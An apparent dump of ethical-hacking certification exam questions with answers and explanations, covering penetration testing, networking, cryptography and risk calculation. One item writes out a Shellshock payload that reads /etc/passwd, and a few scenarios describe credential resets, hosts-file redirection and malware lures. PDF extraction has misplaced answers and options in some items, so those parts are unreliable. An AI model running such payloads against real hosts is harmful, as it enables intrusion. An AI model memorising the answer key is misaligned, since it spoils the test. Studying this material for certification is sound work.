Perspective clients want to see sample reports from previous penetration tests.

What should you do next?

A. Decline but, provide references.
B. Share full reports, not redacted.
C. Share full reports with redactions.
D. Share reports, after NDA is signed.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Penetration tests data should not be disclosed to third parties.

QUESTION 144
During a blackbox pen test you attempt to pass IRC traffic over port 80/TCP from a compromised web enabled host. The traffic gets blocked; however, outbound HTTP traffic is unimpeded.

What type of firewall is inspecting outbound traffic?

A. Application
B. Circuit
C. Stateful
D. Packet Filtering

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
An application firewall is an enhanced firewall that limits access by applications to the operating system (OS) of a computer. Conventional firewalls merely control the flow of data to and from the central processing unit (CPU), examining each packet and determining whether or not to forward it toward a particular destination. An application firewall offers additional protection by controlling the execution of files or the handling of data by specific applications.

References: http://searchsoftwarequality.techtarget.com/definition/application-firewall

QUESTION 145
Jimmy is standing outside a secure entrance to a facility. He is pretending to have a tense conversation on his cell phone as an authorized employee badges in. Jimmy, while still on the phone, grabs the door as it begins to close.

What just happened?

A. Piggybacking
B. Masqurading
C. Phishing
D. Whaling

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
In security, piggybacking refers to when a person tags along with another person who is authorized to gain entry into a restricted area, or pass a certain

checkpoint. References: https://en.wikipedia.org/wiki/Piggybacking_(security)

QUESTION 146
You've gained physical access to a Windows 2008 R2 server which has an accessible disc drive. When you attempt to boot the server and log in, you are unable to guess the password. In your tool kit you have an Ubuntu 9.10 Linux LiveCD. Which Linux based tool has the ability to change any user's password or to activate disabled Windows accounts?

A. CHNTPW
B. Cain & Abel
C. SET

D. John the Ripper

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference: chntpw is a software utility for resetting or blanking local passwords used by Windows NT, 2000, XP, Vista, 7, 8 and 8.1. It does this by editing the SAM database where Windows stores password hashes.

References: https://en.wikipedia.org/wiki/Chntpw

QUESTION 147
An attacker has installed a RAT on a host. The attacker wants to ensure that when a user attempts to go to "www.MyPersonalBank.com", that the user is directed to a phishing site.

Which file does the attacker need to modify?

A. Hosts
B. Sudoers
C. Boot.ini
D. Networks

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The hosts file is a computer file used by an operating system to map hostnames to IP addresses. The hosts file contains lines of text consisting of an IP address in the first text field followed by one or more host names.

References: https://en.wikipedia.org/wiki/Hosts_(file)

QUESTION 148
After trying multiple exploits, you've gained root access to a Centos 6 server. To ensure you maintain access, what would you do first?

A. Create User Account
B. Disable Key Services
C. Disable IPTables

D. Download and Install Netcat

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 149
env x=`(){ :;};echo exploit` bash -c 'cat /etc/passwd'

What is the Shellshock bash vulnerability attempting to do on an vulnerable Linux host?

A. Display passwd content to prompt
B. Removes the passwd file
C. Changes all passwords in passwd
D. Add new user to the passwd file

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
To extract private information, attackers are using a couple of techniques. The simplest extraction attacks are in the form:
() {:;}; /bin/cat /etc/passwd
That reads the password file /etc/passwd, and adds it to the response from the web server. So an attacker injecting this code through the Shellshock vulnerability

would see the password file dumped out onto their screen as part of the web page returned. References: https://blog.cloudflare.com/inside-shellshock/

QUESTION 150
Using Windows CMD, how would an attacker list all the shares to which the current user context has access?

https://vceplus.com/

A. NET USE
B. NET CONFIG
C. NET FILE
D. NET VIEW

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Connects a computer to or disconnects a computer from a shared resource, or displays information about computer connections. The command also controls

persistent net connections. Used without parameters, net use retrieves a list of network connections. References: https://technet.microsoft.com/en-

us/library/bb490717.aspx

QUESTION 151
A common cryptographical tool is the use of XOR. XOR the following binary values: 10110001
00111010

A. 10001011 B.
11011000   C.
10011101
D. 10111100

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The XOR gate is a digital logic gate that implements an exclusive or; that is, a true output (1/HIGH) results if one, and only one, of the inputs to the gate is true. If both inputs are false (0/LOW) or both are true, a false output results. XOR represents the inequality function, i.e., the output is true if the inputs are not alike otherwise the output is false. A way to remember XOR is "one or the other but not both". References: https://en.wikipedia.org/wiki/XOR_gate

QUESTION 152
Which of the following is the successor of SSL?
A. TLS B.
RSA

C. GRE
D. IPSec

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Transport Layer Security (TLS) and its predecessor, Secure Sockets Layer (SSL), both of which are frequently referred to as 'SSL', are cryptographic protocols that provide communications security over a computer network.

References: https://en.wikipedia.org/wiki/Transport_Layer_Security

QUESTION 153
You are attempting to man-in-the-middle a session. Which protocol will allow you to guess a sequence number?

A. TCP
B. UPD
C. ICMP
D. UPX

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
At the establishment of a TCP session the client starts by sending a SYN-packet (SYN=synchronize) with a sequence number. To hijack a session it is required to send a packet with a right seq-number, otherwise they are dropped.

References: https://www.exploit-db.com/papers/13587/

QUESTION 154
Your team has won a contract to infiltrate an organization. The company wants to have the attack be as realistic as possible; therefore, they did not provide any information besides the company name.

What should be the first step in security testing the client?
A. Reconnaissance
B. Enumeration

C. Scanning

D. Escalation

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Phases of hacking
Phase 1—Reconnaissance
Phase 2—Scanning
Phase 3—Gaining Access
Phase 4—Maintaining Access
Phase 5—Covering Tracks

Phase 1: Passive and Active Reconnaissance
▪ Passive reconnaissance involves gathering information regarding a potential target without the targeted individual's or company's knowledge. ▪
Active reconnaissance involves probing the network to discover individual hosts, IP addresses, and services on the network.

References: http://hack-o-crack.blogspot.se/2010/12/five-stages-of-ethical-hacking.html

QUESTION 155
Which regulation defines security and privacy controls for Federal information systems and organizations?

A. NIST-800-53

B. PCI-DSS

C. EU Safe Harbor

D. HIPAA

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
NIST Special Publication 800-53, "Security and Privacy Controls for Federal Information Systems and Organizations," provides a catalog of security controls for all
U.S. federal information systems except those related to national security.

References: https://en.wikipedia.org/wiki/NIST_Special_Publication_800-53

QUESTION 156
How does the Address Resolution Protocol (ARP) work?

A. It sends a request packet to all the network elements, asking for the MAC address from a specific IP.
B. It sends a reply packet to all the network elements, asking for the MAC address from a specific IP.
C. It sends a reply packet for a specific IP, asking for the MAC address.
D. It sends a request packet to all the network elements, asking for the domain name from a specific IP.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
When an incoming packet destined for a host machine on a particular local area network arrives at a gateway, the gateway asks the ARP program to find a physical host or MAC address that matches the IP address. The ARP program looks in the ARP cache and, if it finds the address, provides it so that the packet can be converted to the right packet length and format and sent to the machine. If no entry is found for the IP address, ARP broadcasts a request packet in a special format to all the machines on the LAN to see if one machine knows that it has that IP address associated with it. A machine that recognizes the IP address as its own returns a reply so indicating. ARP updates the ARP cache for future reference and then sends the packet to the MAC address that replied.

References: http://searchnetworking.techtarget.com/definition/Address-Resolution-Protocol-ARP

QUESTION 157
You are performing information gathering for an important penetration test. You have found pdf, doc, and images in your objective. You decide to extract metadata from these files and analyze it.

What tool will help you with the task?

A. Metagoofil
B. Armitage
C. Dimitry
D. cdpsnarf

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Metagoofil is an information gathering tool designed for extracting metadata of public documents (pdf,doc,xls,ppt,docx,pptx,xlsx) belonging to a target company.

Metagoofil will perform a search in Google to identify and download the documents to local disk and then will extract the metadata with different libraries like Hachoir, PdfMiner? and others. With the results it will generate a report with usernames, software versions and servers or machine names that will help Penetration testers in the information gathering phase.

References: http://www.edge-security.com/metagoofil.php

QUESTION 158
When you are collecting information to perform a data analysis, Google commands are very useful to find sensitive information and files. These files may contain information about passwords, system functions, or documentation.

What command will help you to search files using Google as a search engine?

A. site: target.com filetype:xls username password email
B. inurl: target.com filename:xls username password email
C. domain: target.com archive:xls username password email
D. site: target.com file:xls username password email

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
If you include site: in your query, Google will restrict your search results to the site or domain you specify.
If you include filetype:suffix in your query, Google will restrict the results to pages whose names end in suffix. For example, [web page evaluation

checklist filetype:pdf] will return Adobe Acrobat pdf files that match the terms "web," "page," "evaluation," and "checklist." References:

http://www.googleguide.com/advanced_operators_reference.html

QUESTION 159
What is a "Collision attack" in cryptography?

A. Collision attacks try to find two inputs producing the same hash.
B. Collision attacks try to break the hash into two parts, with the same bytes in each part to get the private key.
C. Collision attacks try to get the public key.
D. Collision attacks try to break the hash into three parts to get the plaintext value.

Correct Answer: A
Section: MIX QUESTIONS

Explanation
Explanation/Reference:
A Collision Attack is an attempt to find two input strings of a hash function that produce the same hash result.

References: https://learncryptography.com/hash-functions/hash-collision-attack

QUESTION 160
You are tasked to perform a penetration test. While you are performing information gathering, you find an employee list in Google. You find the receptionist's email, and you send her an email changing the source email to her boss's email(boss@company). In this email, you ask for a pdf with information. She reads your email and sends back a pdf with links. You exchange the pdf links with your malicious links (these links contain malware) and send back the modified pdf, saying that the links don't work. She reads your email, opens the links, and her machine gets infected. You now have access to the company network.

What testing method did you use?

A. Social engineering
B. Tailgating
C. Piggybacking
D. Eavesdropping

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Social engineering, in the context of information security, refers to psychological manipulation of people into performing actions or divulging confidential information. A type of confidence trick for the purpose of information gathering, fraud, or system access, it differs from a traditional "con" in that it is often one of many steps in a more complex fraud scheme.

Incorrect Answers:
B: Using tailgaiting an attacker, seeking entry to a restricted area secured by unattended, electronic access control, e.g. by RFID card, simply walks in behind a person who has legitimate access.

References: https://en.wikipedia.org/wiki/Social_engineering_(security)

QUESTION 161
When you are getting information about a web server, it is very important to know the HTTP Methods (GET, POST, HEAD, PUT, DELETE, TRACE) that are available because there are two critical methods (PUT and DELETE). PUT can upload a file to the server and DELETE can delete a file from the server. You can detect all these methods (GET, POST, HEAD, PUT, DELETE, TRACE) using NMAP script engine.

What nmap script will help you with this task?

A. http-methods
B. http enum
C. http-headers
D. http-git

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
You can check HTTP method vulnerability using NMAP.
Example: #nmap –script=http-methods.nse 192.168.0.25

References: http://solutionsatexperts.com/http-method-vulnerability-check-using-nmap/

QUESTION 162
When you are testing a web application, it is very useful to employ a proxy tool to save every request and response. You can manually test every request and analyze the response to find vulnerabilities. You can test parameter and headers manually to get more precise results than if using web vulnerability scanners.

What proxy tool will help you find web vulnerabilities?

A. Burpsuite
B. Maskgen
C. Dimitry
D. Proxychains

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing

process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities. References:

https://portswigger.net/burp/

QUESTION 163

You are a Network Security Officer. You have two machines. The first machine (192.168.0.99) has snort installed, and the second machine (192.168.0.150) has kiwi syslog installed. You perform a syn scan in your network, and you notice that kiwi syslog is not receiving the alert message from snort. You decide to run wireshark in the snort machine to check if the messages are going to the kiwi syslog machine.

What wireshark filter will show the connections from the snort machine to kiwi syslog machine?

A. tcp.dstport==514 && ip.dst==192.168.0.150
B. tcp.srcport==514 && ip.src==192.168.0.99
C. tcp.dstport==514 && ip.dst==192.168.0.0/16
D. tcp.srcport==514 && ip.src==192.168.150

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

We need to configure destination port at destination ip. The destination ip is 192.168.0.150, where the kiwi syslog is installed. References:

https://wiki.wireshark.org/DisplayFilters

QUESTION 164

This asymmetry cipher is based on factoring the product of two large prime numbers.

What cipher is described above?

A. RSA
B. SHA
C. RC5
D. MD5

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

RSA is based on the practical difficulty of factoring the product of two large prime numbers, the factoring problem.

Note: A user of RSA creates and then publishes a public key based on two large prime numbers, along with an auxiliary value. The prime numbers must be kept secret. Anyone can use the public key to encrypt a message, but with currently published methods, if the public key is large enough, only someone with knowledge of the prime numbers can feasibly decode the message.

References: https://en.wikipedia.org/wiki/RSA_(cryptosystem)

QUESTION 165
Which of the following parameters describe LM Hash (see exhibit):

Exhibit:

I - The maximum password length is 14 characters.

II - There are no distinctions between uppercase and lowercase.

III - It's a simple algorithm, so 10,000,000 hashes can be generated per second.

https://vceplus.com/

A. I, II, and III
B. I
C. II
D. I and II

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The LM hash is computed as follows:
1. The user's password is restricted to a maximum of fourteen characters.
2. The user's password is converted to uppercase.
Etc.
14 character Windows passwords, which are stored with LM Hash, can be cracked in five seconds.
References: https://en.wikipedia.org/wiki/LM_hash

QUESTION 166
What is the process of logging, recording, and resolving events that take place in an organization?

A. Incident Management Process

B. Security Policy

C. Internal Procedure

D. Metrics

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The activities within the incident management process include:
- Incident detection and recording
- Classification and initial support
- Investigation and analysis
- Resolution and record
- Incident closure
- Incident ownership, monitoring, tracking and communication
- Establish incident framework management
- Evaluation of incident framework management

References: https://en.wikipedia.org/wiki/Incident_management_(ITSM)#Incident_management_procedure

QUESTION 167
The Open Web Application Security Project (OWASP) is the worldwide not-for-profit charitable organization focused on improving the security of software. What item is the primary concern on OWASP's Top Ten Project Most Critical Web Application Security Risks?

A. Injection

B. Cross Site Scripting

C. Cross Site Request Forgery

D. Path disclosure

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The top item of the OWASP 2013 OWASP's Top Ten Project Most Critical Web Application Security Risks is injection.

Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

References: https://www.owasp.org/index.php/Top_10_2013-Top_10

QUESTION 168
You are performing a penetration test. You achieved access via a buffer overflow exploit and you proceed to find interesting data, such as files with usernames and passwords. You find a hidden folder that has the administrator's bank account password and login information for the administrator's bitcoin account.

What should you do?

A. Report immediately to the administrator
B. Do not report it and continue the penetration test.
C. Transfer money from the administrator's account to another account.
D. Do not transfer the money but steal the bitcoins.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 169
Which of the following describes the characteristics of a Boot Sector Virus?

A. Moves the MBR to another location on the hard disk and copies itself to the original location of the MBR
B. Moves the MBR to another location on the RAM and copies itself to the original location of the MBR
C. Modifies directory table entries so that directory entries point to the virus code instead of the actual program
D. Overwrites the original MBR and only executes the new virus code

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
A boot sector virus is a computer virus that infects a storage device's master boot record (MBR). The virus moves the boot sector to another location on the hard drive.

References: https://www.techopedia.com/definition/26655/boot-sector-virus

QUESTION 170
You have several plain-text firewall logs that you must review to evaluate network traffic. You know that in order to do fast, efficient searches of the logs you must use regular expressions.
Which command-line utility are you most likely to use?

A. Grep
B. Notepad
C. MS Excel
D. Relational Database

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
grep is a command-line utility for searching plain-text data sets for lines matching a regular expression. References:

https://en.wikipedia.org/wiki/Grep

QUESTION 171
You've just been hired to perform a pen test on an organization that has been subjected to a large-scale attack. The CIO is concerned with mitigating threats and vulnerabilities to totally eliminate risk.

What is one of the first things you should do when given the job?

A. Explain to the CIO that you cannot eliminate all risk, but you will be able to reduce risk to acceptable levels.
B. Interview all employees in the company to rule out possible insider threats.
C. Establish attribution to suspected attackers.
D. Start the wireshark application to start sniffing network traffic.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The goals of penetration tests are:

1. Determine feasibility of a particular set of attack vectors
2. Identify high-risk vulnerabilities from a combination of lower-risk vulnerabilities exploited in a particular sequence
3. Identify vulnerabilities that may be difficult or impossible to detect with automated network or application vulnerability scanning software
4. Assess the magnitude of potential business and operational impacts of successful attacks
5. Test the ability of network defenders to detect and respond to attacks
6. Provide evidence to support increased investments in security personnel and technology

References: https://en.wikipedia.org/wiki/Penetration_test

QUESTION 172

A penetration tester is conducting a port scan on a specific host. The tester found several ports opened that were confusing in concluding the Operating System (OS) version installed. Considering the NMAP result below, which of the following is likely to be installed on the target machine by the OS?

```
Starting NMAP 5.21 at 2011-03-15 11:06
NMAP scan report for 172.16.40.65
Host is up (1.00s latency).
Not shown: 993 closed ports
PORT       STATE        SERVICE
21/tcp     open         ftp
23/tcp     open         telnet
80/tcp     open         http
139/tcp    open         netbios-ssn
515/tcp    open
631/tcp    open         ipp
9100/tcp   open
MAC Address: 00:00:48:0D:EE:89
```

A. The host is likely a printer.
B. The host is likely a Windows machine.
C. The host is likely a Linux machine.
D. The host is likely a router.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The Internet Printing Protocol (IPP) uses port 631.

References: https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

QUESTION 173
Which of the following is the least-likely physical characteristic to be used in biometric control that supports a large company?

A. Height and Weight
B. Voice
C. Fingerprints
D. Iris patterns

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
There are two main types of biometric identifiers:
1. Physiological characteristics: The shape or composition of the body.
2. Behavioral characteristics: The behavior of a person.

Examples of physiological characteristics used for biometric authentication include fingerprints; DNA; face, hand, retina or ear features; and odor. Behavioral

characteristics are related to the pattern of the behavior of a person, such as typing rhythm, gait, gestures and voice. References:

http://searchsecurity.techtarget.com/definition/biometrics

QUESTION 174
Which of the following is not a Bluetooth attack?

A. Bluedriving
B. Bluejacking
C. Bluesmacking
D. Bluesnarfing

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Incorrect Answers:

B: Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers, sending a vCard which typically contains a message in the name field (i.e., for bluedating or bluechat) to another Bluetooth-enabled device via the OBEX protocol.
C: BlueSmack is a Bluetooth attack that knocks out some Bluetooth-enabled devices immediately. This Denial of Service attack can be conducted using standard tools that ship with the official Linux Bluez utils package.
D: Bluesnarfing is the unauthorized access of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs (personal digital assistant.). This allows access to a calendar, contact list, emails and text messages, and on some phones, users can copy pictures and private videos.
References: https://en.wikipedia.org/wiki/Bluejacking
http://trifinite.org/trifinite_stuff_bluesmack.html https://en.wikipedia.org/wiki/Bluesnarfing

QUESTION 175
This phase will increase the odds of success in later phases of the penetration test. It is also the very first step in Information Gathering, and it will tell you what the "landscape" looks like.

What is the most important phase of ethical hacking in which you need to spend a considerable amount of time?

A. footprinting
B. network mapping
C. gaining access
D. escalating privileges

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Footprinting is a first step that a penetration tester used to evaluate the security of any IT infrastructure, footprinting means to gather the maximum information about the computer system or a network and about the devices that are attached to this network.

References: http://www.ehacking.net/2011/02/footprinting-first-step-of-ethical.html

QUESTION 176
The purpose of a _____ is to deny network access to local area networks and other information assets by unauthorized wireless devices.

A. Wireless Intrusion Prevention System
B. Wireless Access Point
C. Wireless Access Control List
D. Wireless Analyzer

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
A wireless intrusion prevention system (WIPS) is a network device that monitors the radio spectrum for the presence of unauthorized access points (intrusion detection), and can automatically take countermeasures (intrusion prevention).
References: https://en.wikipedia.org/wiki/Wireless_intrusion_prevention_system

QUESTION 177
> NMAP -sn 192.168.11.200-215

The NMAP command above performs which of the following?

A. A ping scan
B. A trace sweep
C. An operating system detect
D. A port scan

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
NMAP -sn (No port scan)
This option tells Nmap not to do a port scan after host discovery, and only print out the available hosts that responded to the host discovery probes. This is often

known as a "ping scan", but you can also request that traceroute and NSE host scripts be run. References: https://nmap.org/book/man-host-discovery.html

QUESTION 178
You are using NMAP to resolve domain names into IP addresses for a ping sweep later.

Which of the following commands looks for IP addresses?

A. >host -t a hackeddomain.com
B. >host -t soa hackeddomain.com
C. >host -t ns hackeddomain.com
D. >host -t AXFR hackeddomain.com

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The A record is an Address record. It returns a 32-bit IPv4 address, most commonly used to map hostnames to an IP address of the host.
References: https://en.wikipedia.org/wiki/List_of_DNS_record_types

QUESTION 179
Which of the following is a command line packet analyzer similar to GUI-based Wireshark?

A. tcpdump
B. nessus
C. etherea
D. Jack the ripper

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference: tcpdump is a common packet analyzer that runs under the command line. It allows the user to display TCP/IP and other packets being transmitted or received over a network to which the computer is attached.

References: https://en.wikipedia.org/wiki/Tcpdump

QUESTION 180
The configuration allows a wired or wireless network interface controller to pass all traffic it receives to the central processing unit (CPU), rather than passing only the frames that the controller is intended to receive.

Which of the following is being described?

A. promiscuous mode
B. port forwarding
C. multi-cast mode
D. WEM

Correct Answer: A

Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Promiscuous mode refers to the special mode of Ethernet hardware, in particular network interface cards (NICs), that allows a NIC to receive all traffic on the network, even if it is not addressed to this NIC. By default, a NIC ignores all traffic that is not addressed to it, which is done by comparing the destination address of the Ethernet packet with the hardware address (a.k.a. MAC) of the device. While this makes perfect sense for networking, non-promiscuous mode makes it difficult to use network monitoring and analysis software for diagnosing connectivity issues or traffic accounting. References: https://www.tamos.com/htmlhelp/monitoring/
QUESTION 181
Which of the following is an extremely common IDS evasion technique in the web world?

A. unicode characters
B. spyware
C. port knocking
D. subnetting

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Unicode attacks can be effective against applications that understand it. Unicode is the international standard whose goal is to represent every character needed by every written human language as a single integer number. What is known as Unicode evasion should more correctly be referenced as UTF-8 evasion. Unicode characters are normally represented with two bytes, but this is impractical in real life.
One aspect of UTF-8 encoding causes problems: non-Unicode characters can be represented encoded. What is worse is multiple representations of each character can exist. Non-Unicode character encodings are known as overlong characters, and may be signs of attempted attack.

References: http://books.gigatux.nl/mirror/apachesecurity/0596007248/apachesc-chp-10-sect-8.html

QUESTION 182
Which of the following is the structure designed to verify and authenticate the identity of individuals within the enterprise taking part in a data exchange?

A. PKI
B. single sign on
C. biometrics
D. SOA

Correct Answer: A

Section: MIX QUESTIONS
Explanation

Explanation/Reference:
A public key infrastructure (PKI) is a set of roles, policies, and procedures needed to create, manage, distribute, use, store, and revoke digital certificates[1] and manage public-key encryption. The purpose of a PKI is to facilitate the secure electronic transfer of information for a range of network activities such as ecommerce, internet banking and confidential email.

References: https://en.wikipedia.org/wiki/Public_key_infrastructure

QUESTION 183
Which of the following is a design pattern based on distinct pieces of software providing application functionality as services to other applications?

A. Service Oriented Architecture

   https://vceplus.com/

B. Object Oriented Architecture
C. Lean Coding
D. Agile Process

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
A service-oriented architecture (SOA) is an architectural pattern in computer software design in which application components provide services to other components via a communications protocol, typically over a network.

References: https://en.wikipedia.org/wiki/Service-oriented_architecture

QUESTION 184
Which mode of IPSec should you use to assure security and confidentiality of data within the same LAN?

A. ESP transport mode
B. AH permiscuous
C. ESP confidential
D. AH Tunnel mode

Correct Answer: A
Section: MIX QUESTIONS

Explanation

Explanation/Reference:
When transport mode is used, IPSec encrypts only the IP payload. Transport mode provides the protection of an IP payload through an AH or ESP header. Encapsulating Security Payload (ESP) provides confidentiality (in addition to authentication, integrity, and anti-replay protection) for the IP payload.

Incorrect Answers:
B: Authentication Header (AH) provides authentication, integrity, and anti-replay protection for the entire packet (both the IP header and the data payload carried

in the packet). It does not provide confidentiality, which means that it does not encrypt the data. References: https://technet.microsoft.com/en-

us/library/cc739674(v=ws.10).aspx

QUESTION 185
Which of the following is assured by the use of a hash?

A. Integrity
B. Confidentiality
C. Authentication
D. Availability

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
An important application of secure hashes is verification of message integrity. Determining whether any changes have been made to a message (or a file), for example, can be accomplished by comparing message digests calculated before, and after, transmission (or any other event).

References: https://en.wikipedia.org/wiki/Cryptographic_hash_function#Verifying_the_integrity_of_files_or_messages

QUESTION 186
Which of the following is the greatest threat posed by backups?

A. A backup is the source of Malware or illicit information.
B. A backup is unavailable during disaster recovery.
C. A backup is incomplete because no verification was performed.
D. An un-encrypted backup can be misplaced or stolen.

Explanation

Explanation/Reference:
Correct Answer: D
Section: MIX QUESTIONS
If the data written on the backup media is properly encrypted, it will be useless for anyone without the key.

References: http://resources.infosecinstitute.com/backup-media-encryption/

QUESTION 187
An incident investigator asks to receive a copy of the event logs from all firewalls, proxy servers, and Intrusion Detection Systems (IDS) on the network of an organization that has experienced a possible breach of security. When the investigator attempts to correlate the information in all of the logs, the sequence of many of the logged events do not match up.

What is the most likely cause?

A. The network devices are not all synchronized.
B. Proper chain of custody was not observed while collecting the logs.
C. The attacker altered or erased events from the logs.
D. The security breach was a false positive.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Time synchronization is an important middleware service of distributed systems, amongst which Distributed Intrusion Detection System (DIDS) makes extensive use of time synchronization in particular.

References: http://ieeexplore.ieee.org/xpl/login.jsp?tp=&arnumber=5619315&url=http%3A%2F%2Fieeexplore.ieee.org%2Fxpls%2Fabs_all.jsp%3Farnumber%3D5619315

QUESTION 188
In Risk Management, how is the term "likelihood" related to the concept of "threat?"

A. Likelihood is the probability that a threat-source will exploit a vulnerability.
B. Likelihood is a possible threat-source that may exploit a vulnerability.
C. Likelihood is the likely source of a threat that could exploit a vulnerability.

Explanation

Explanation/Reference:
D. Likelihood is the probability that a vulnerability is a threat-source.

Correct Answer: A
Section: MIX QUESTIONS
The ability to analyze the likelihood of threats within the organization is a critical step in building an effective security program. The process of assessing threat probability should be well defined and incorporated into a broader threat analysis process to be effective.

References: http://www.mcafee.com/campaign/securitybattleground/resources/chapter5/whitepaper-on-assessing-threat-attack-likelihood.pdf

QUESTION 189
The chance of a hard drive failure is once every three years. The cost to buy a new hard drive is $300. It will require 10 hours to restore the OS and software to the new hard disk. It will require a further 4 hours to restore the database from the last backup to the new hard disk. The recovery person earns $10/hour. Calculate the SLE, ARO, and ALE. Assume the EF = 1 (100%).

What is the closest approximate cost of this replacement and recovery operation per year?

A. $146
B. $1320
C. $440
D. $100

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The annualized loss expectancy (ALE) is the product of the annual rate of occurrence (ARO) and the single loss expectancy (SLE).
Suppose than an asset is valued at $100,000, and the Exposure Factor (EF) for this asset is 25%. The single loss expectancy (SLE) then, is 25% * $100,000, or $25,000.
In our example the ARO is 33%, and the SLE is 300+14*10 (as EF=1). The ALO is thus: 33%*(300+14*10) which equals 146.

References: https://en.wikipedia.org/wiki/Annualized_loss_expectancy

QUESTION 190
A network administrator discovers several unknown files in the root directory of his Linux FTP server. One of the files is a tarball, two are shell script files, and the third is a binary file is named "nc." The FTP server's access logs show that the anonymous user account logged in to the server, uploaded the files, and extracted

Explanation

Explanation/Reference:
the contents of the tarball and ran the script using a function provided by the FTP server's software. The ps command shows that the nc file is running as process, and the netstat command shows the nc process is listening on a network port.

What kind of vulnerability must be present to make this remote attack possible?

A. File system permissions

B. Privilege escalation
C. Directory traversal
D. Brute force login

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
To upload files the user must have proper write file permissions.

References: http://codex.wordpress.org/Hardening_WordPress

QUESTION 191
While performing online banking using a Web browser, a user receives an email that contains a link to an interesting Web site. When the user clicks on the link, another Web browser session starts and displays a video of cats playing a piano. The next business day, the user receives what looks like an email from his bank, indicating that his bank account has been accessed from a foreign country. The email asks the user to call his bank and verify the authorization of a funds transfer that took place.

What Web browser-based security vulnerability was exploited to compromise the user?

A. Cross-Site Request Forgery
B. Cross-Site Scripting
C. Clickjacking
D. Web form input validation

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Cross-site request forgery, also known as one-click attack or session riding and abbreviated as CSRF or XSRF, is a type of malicious exploit of a website where unauthorized commands are transmitted from a user that the website trusts.

Example and characteristics
If an attacker is able to find a reproducible link that executes a specific action on the target page while the victim is being logged in there, he is able to embed such link on a page he controls and trick the victim into opening it. The attack carrier link may be placed in a location that the victim is likely to visit while logged into the target site (e.g. a discussion forum), sent in a HTML email body or attachment.

Incorrect Answers:
C: Clickjacking (User Interface redress attack, UI redress attack, UI redressing) is a malicious technique of tricking a Web user into clicking on something different from what the user perceives they are clicking on, thus potentially revealing confidential information or taking control of their computer while clicking on seemingly innocuous web pages. It is a browser security issue that is a vulnerability across a variety of browsers and platforms. A clickjack takes the form of embedded code or a script that can execute without the user's knowledge, such as clicking on a button that appears to perform another function. References: https://en.wikipedia.org/wiki/Cross-site_request_forgery

QUESTION 192
A company's security policy states that all Web browsers must automatically delete their HTTP browser cookies upon terminating. What sort of security breach is this policy attempting to mitigate?

A. Attempts by attackers to access Web sites that trust the Web browser user by stealing the user's authentication credentials.
B. Attempts by attackers to access the user and password information stored in the company's SQL database.
C. Attempts by attackers to access passwords stored on the user's computer without the user's knowledge.
D. Attempts by attackers to determine the user's Web browser usage patterns, including when sites were visited and for how long.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Cookies can store passwords and form content a user has previously entered, such as a credit card number or an address.
Cookies can be stolen using a technique called cross-site scripting. This occurs when an attacker takes advantage of a website that allows its users to post unfiltered HTML and JavaScript content.

